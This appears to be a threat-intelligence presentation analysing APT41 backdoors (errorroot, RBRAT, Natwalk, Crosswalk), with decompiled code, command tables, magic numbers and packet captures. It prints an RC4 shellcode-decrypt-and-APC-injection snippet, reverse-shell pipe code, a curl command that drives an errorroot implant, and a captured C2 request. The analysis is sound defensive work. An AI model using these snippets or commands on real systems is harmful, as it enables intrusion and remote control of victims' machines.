


```
for ( i = 0; i < 256; ++i )
{
  v18[i] = i;
  v19[i] = v17[i & 0x7F];
}
for ( j = 0; j < 256; ++j )
{
  v7 = v18[j];
  v4 = (v7 + v19[j] + v4) % 256;
  v18[j] = v18[v4];
  v18[v4] = v7;
}
v8 = 0;
v9 = 0;
for ( k = 0; k < 0x345; ++k )
{
  v8 = (v8 + 1) % 256;
  v11 = v18[v8];
  v9 = (v11 + v9) % 256;
  v18[v8] = v18[v9];
  v18[v9] = v11;
  *(pfnAPC + k) ^= v18[(v11 + v18[v8])];
}
ModuleHandleA = GetModuleHandleA("ntdll");
NtTestAlert = GetProcAddress(ModuleHandleA, "NtTestAlert");
CurrentThread = GetCurrentThread();
QueueUserAPC(pfnAPC, CurrentThread, 0);
NtTestAlert();
return 0;
```

*https://github.com/cribdragg3r/Alaris

Backdoor

APT41’s Backdoor during 2020-2021



errorroot

- A listening-port backdoor, was first found in 2019
- New version in 2021
  - c:\js\js.pdb
- add “http://+:80/default” to the URL Group of the server to enable the server to open port 80
- If the format of packet which connecting to the errorroot is wrong, the server will send a unique error message:" *<meta http-equiv="refresh" content="0;url=/">*" and redirect you to http://[IP]/
- It can just use curl to send the instruction to errorroot

```
"curl -v http://[ip]/default -d echo -e ‘|x00|x00|x00|x00|x65|x71|xae|xdc|x12|x34|x56|x78|x01|xbc’ --output -"
```

Command of errorroot

command	description
0x0	send victim info(computer name, User name, Process name, Os versiion, IP)
0x1	Open shell
0x2	close process/thread/handle
0x3	write data to pipe(must use 0x1 to open a pipe)
0x4	send pipe info
0x7	send logic drive info
0x9	List File
0xB	Upload File
0xD	Download File
0xF	Delete File
0x11	List Process
0x12	Kill Process
0x13	Mimikatz_kuhl_m_ts_session
0x18	Start process
0x19	Call function by address(offset+0x50,0x58,0x60)
0x1A	Call function by address (offset+0x70,0x80)
0x1B	Call function by address (offset+0x68)
0x1C	Call function by address (offset+0x78)

RBRAT


- Name from its function prefix
  - Ex: “RB”Shell
- May have some relations to Rbdoor
- Mutex
  - googleupdater1.0.1
- Listen port backdoor
- Import table with windivert
- Add firewall rule

command	description
0	beacon
1	Open a shell(RBShell)
2	Upload file(RBUpload)
3	download file(RBDownload)
4	collect system info
5	collect network info
6	list process
7	collect service info
8	take screenshot
250	File Exploer(RBFileExploer)


RBRAT(cont.)

- Having magic number of packets just like Rbdoor /Stone
- Magic number (static key)
  - 0xA1B5D2F，0x4A3C7FD5
- One of Rbdoor’s magic number : 0xABC18CBA*
- Shell command of RBRAT
  - May modified from Cryptcat

*https://github.com/TKCERT/winnti-nmap-script/blob/master/winnti-detect.nse




```
v6 = (sub_1800027B0)(*(a1 + 8) + 24i64, a2, a3, a1 + 8248, -2i64);
if ( v6 )
{
  *(a1 + 8232) = 0xA1B5D2F;
  *(a1 + 8236) = 0x4A3C7FD5;
  *(a1 + 8240) = 0xFC;
  v7 = v6 + 16;
  *(a1 + 8242) = v6 + 16;
  v8 = v6;
  v9 = -1;
  if ( v5 > &v5[v6] )
    v8 = 0i64;
  if ( v8 )
  {
    do
```




```
    if ( CreateProcessW(Buffer, 0i64, 0i64, 0i64, 1, 0, 0i64, 0i64, &StartupInfo, lpProcessInformation) )
    {
      v7 = CreateThread(0i64, 0i64, sub_18000A4D0, lpParameter, 0, ThreadId);
      *((_QWORD *)lpParameter + 2059) = v7;
      if ( v7 )
      {
        result = 0i64;
      }
      else
      {
        sub_18000A6B0(lpParameter, 3i64, L"StartShell: Create ShellRead Thread error failed!\r\n");
        v8 = (void *)*((_QWORD *)lpParameter + 1544);
        *((_BYTE *)lpParameter + 32) = 0;
        WriteFile(v8, "exit\r\n", 6u, &ThreadId[1], 0i64);
        CloseHandle(*((HANDLE *)lpParameter + 1543));
        CloseHandle(*((HANDLE *)lpParameter + 1544));
        CloseHandle(*((HANDLE *)lpParameter + 1545));
        CloseHandle(*((HANDLE *)lpParameter + 1546));
        result = 0xFFFFFFFFi64;
      }
    }
    else
    {
      sub_18000A6B0(lpParameter, 3i64, L"StartShell: Create shell process failed!\r\n");
      CloseHandle(*((HANDLE *)lpParameter + 1543));
      CloseHandle(*((HANDLE *)lpParameter + 1544));
      CloseHandle(*((HANDLE *)lpParameter + 1545));
      CloseHandle(*((HANDLE *)lpParameter + 1546));
      result = 0xFFFFFFFFi64;
    }
  }
  else
  {
    CloseHandle(*((HANDLE *)lpParameter + 1543));
    CloseHandle(*((HANDLE *)lpParameter + 1544));
    sub_18000A6B0(lpParameter, 3i64, L"StartShell: Create ShellOut pipe failed!\r\n");
    result = 0xFFFFFFFFi64;
  }
}
else
{
  sub_18000A6B0(lpParameter, 3i64, L"StartShell: Create ShellIn pipe failed!\r\n");
  result = 0xFFFFFFFFi64;
```

Natwalk

- Dropped by chatloader
- First seen in the wild in 2021/3, and first seen on VT in 2021/7
- Shellcode based backdoor
- It uses register + offset to call the Windows api (also used by crosswalk)
- The name is from the unique file path it will look up : “%AllUserProfile%\UTXP\nat\”



```
000007FEF1421A14     44:8D42 30          lea r8d,qword ptr ds:[rdx+30]       rdx+30:L"KcqeNrF"
000007FEF1421A18     FF93 C0040000       call qword ptr ds:[rbx+4C0]         RtlAllocateHeap
000007FEF1421A1E     48:8B8B D0000000    mov rcx,qword ptr ds:[rbx+D0]
000007FEF1421A25     48:8941 10          mov qword ptr ds:[rcx+10],rax
000007FEF1421A29     48:8B83 D0000000    mov rax,qword ptr ds:[rbx+D0]
000007FEF1421A30     48:8B48 10          mov rcx,qword ptr ds:[rax+10]
000007FEF1421A34     48:85C9             test rcx,rcx
000007FEF1421A37   ˅ 0F84 8A000000       je 7FEF1421AC7
000007FEF1421A3D     48:83C1 10          add rcx,10
000007FEF1421A41     FF93 C0030000       call qword ptr ds:[rbx+3C0]         RtlInitializeCriticalSection
000007FEF1421A47     48:8B83 D0000000    mov rax,qword ptr ds:[rbx+D0]
```




```
000007FEF1431580  00000000770333A0  ntdll.RtlAllocateHeap
000007FEF1431588  8CB0FCBB10C32616
000007FEF1431590  0000000076DE3070  kernel32.HeapFree
000007FEF1431598  8CB0FCBB45B06D8C
000007FEF14315A0  0000000076DD7700  kernel32.GetModuleFileNameW
000007FEF14315A8  8CB0FCBB96A422A5
000007FEF14315B0  0000000076DCD130  kernel32.GetComputerNameW
000007FEF14315B8  8CB0FCBB084EF597
000007FEF14315C0  0000000076DCB350  kernel32.VerifyVersionInfoW
000007FEF14315C8  8CB0FCBBC1634AF9
000007FEF14315D0  0000000076DE35F0  kernel32.WideCharToMultiByte
000007FEF14315D8  8CB0FCBBEF4AC4E4
000007FEF14315E0  0000000076DD5B50  kernel32.MultiByteToWideChar
000007FEF14315E8  8CB0FCBBEEB585EE
000007FEF14315F0  0000000076DD71B0  kernel32.ExpandEnvironmentStringsW
000007FEF14315F8  8CB0FCBB9FCF597B
000007FEF1431600  0000000076DCAD70  kernel32.CreateDirectoryW
000007FEF1431608  2E95413B5D2E6D6B
000007FEF1431610  000007FEFE5E1000  msvcrt.memset
000007FEF1431618  2E95413B5D866970
000007FEF1431620  000007FEFE5E10E0  msvcrt.memcpy
```

rbx = 7FEF1431534


Natwalk(cont.)

- Transport protocol
  - Raw TCP socket
  - HTTPS:Post requests to C2 server
    - gtsid : generated by CryptGenRamdom
    - gtuvid : generated by CryptGenRamdom and md5 operation
    - Uses chacha20 md5 to encrypt/decrypt the message to/from C2 server



```
POST https://cdn.cdnfree.workers.dev/8wsjKViHmSkKIGYh/wxcqqUhS446XfcG1 HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
User-Agent: Mozilla/5.0 Chrome/72.0.3626.109 Safari/537.36
gtsid: TQmdre9BEXe4YJHH
gtuvid: 5A678B6941DEBED130E03C29E75A780650A0AF5A0BBF4560FE333916FF98CDA1
Content-Length: 120
Host: cdn.cdnfree.workers.dev

   ; I| r .]  □ #k `   □ □□ □k □ p □ <
! 㩳 □ □   □ □   □  \ □\ o  o+ S4□N5> `z `m  |l□  Z  □3N{~ □ □i\h .□ :s  W1    □
```

the post request of Natwalk




```
00000000  78 00 00 00 fe 0b fe 6e  ba d1 71 72 30 aa 2d 2d   x......n ..qr0.--
00000010  b0 b7 db 04 6b 00 19 46  0e 9d 49 4e 02 e0 12 a8   ....k..F ..IN....
00000020  ac 56 83 97 48 c0 43 32  98 6f ee 5d 0c 0d 5d 0f   .V..H.C2 .o.]..].
00000030  47 40 57 44 f1 a7 4f 22  7d 67 09 64 da 77 89 80   G@WD..O" }g.d.w..
00000040  81 82 b9 9c 49 85 e9 76  0b c9 86 af 8b b2 e2 b8   ....I..v ........
00000050  30 33 0e 0e 02 d9 ba d1  d4 06 65 64 61 7a 6b 37   03...... ..edazk7
00000060  98 2f 36 04 62 4f af f1  06 a9 32 6d 1d c3 3d 05   ./6.bO.. ..2m..=.
00000070  70 b1 1e da 43 28 22 5e  22 4e 6e a0               p...C("^ "Nn.
    00000000  74 00 00 00                                        t...
    00000004  f4 90 5a a0 3d 49 6a 79  f5 42 d4 be 54 57 53 75   ..Z.=Ijy .B..TWSu
    00000014  67 00 f2 13 63 51 1b 6f  0a 62 0c 6a ea 8d 6f d9   g...cQ.o .b.j..o.
    00000024  15 e8 41 d8 ce 21 3e 07  72 85 fd df 81 a7 b3 a5   ..A..!>. r.......
    00000034  db b6 f8 68 32 ee ca 30  65 3b f5 da 7b bd 64 e9   ...h2..0 e;..{.d.
    00000044  40 5d af a3 7b e7 11 4a  cb f8 23 06 36 f4 a5 50   @]..{..J ..#.6..P
    00000054  2a b7 de db e1 d0 33 a0  03 bd 8e 01 cd e4 23 79   *.....3. ......#y
    00000064  94 6f 9c 18 07 84 63 ca  57 8b bf 97 47 25 ba f2   .o....c. W...G%..
    00000074  10 f2 0e 76                                        ...v
```

raw TCP

Natwalk(cont.)

- Crosswalk also uses register + offset to call the Windows api in shellcode
- First cammand code are both 0x64
- But commands are different



```
switch ( a2 )
{
  case 0x64:
    if ( a4 >= 8 )
    {
      (*(a1 + 1376))(v12, a3, 4i64);          // 0x342b46 0x34fe20 dw_msvcrt.memcpy
      (*(a1 + 1376))(&v12[1], a3 + 4, 4i64);  // 0x342b5a 0x34fe20 dw_msvcrt.memcpy
      if ( !v12[0] )
        close_connection_345854(a1);
    }
    return;
  case 0x5C:
    create_session_key_342EA4(a1, a3, a4);
    return;
  case 0x66:
    if ( a4 == 0x30 )
    {
      (*(a1 + 1376))(v13, a3, 0x30i64);       // 0x342ba4 0x34fe20 dw_msvcrt.memcpy
      v8 = (*(a1 + 1408))(v13, a1 + 3376, 0x30i64) == 0;
      v9 = *(a1 + 208);
```

```
switch ( *a2 )
{
  case 0x64u:
    if ( a2[1] != 216 )
    {
      v16 = 100;
      goto LABEL_37;
    }
    v21 = (*(a1 + 248))(0i64, 216i64, 4096i64, 4i64);
    if ( v21 )
    {
      (*(*(a1 + 200) + 1856i64))(v21, v7, a2[1]);
      if ( (*(*(a1 + 200) + 928i64))(*(a1 + 840), 100i64, v21, a2[1]) <= 0 )
      {
        v10 = 0;
        v14 = (*(*(a1 + 200) + 336i64))();
        v15 = 7021;
        goto LABEL_42;
      }
      return 1;
```

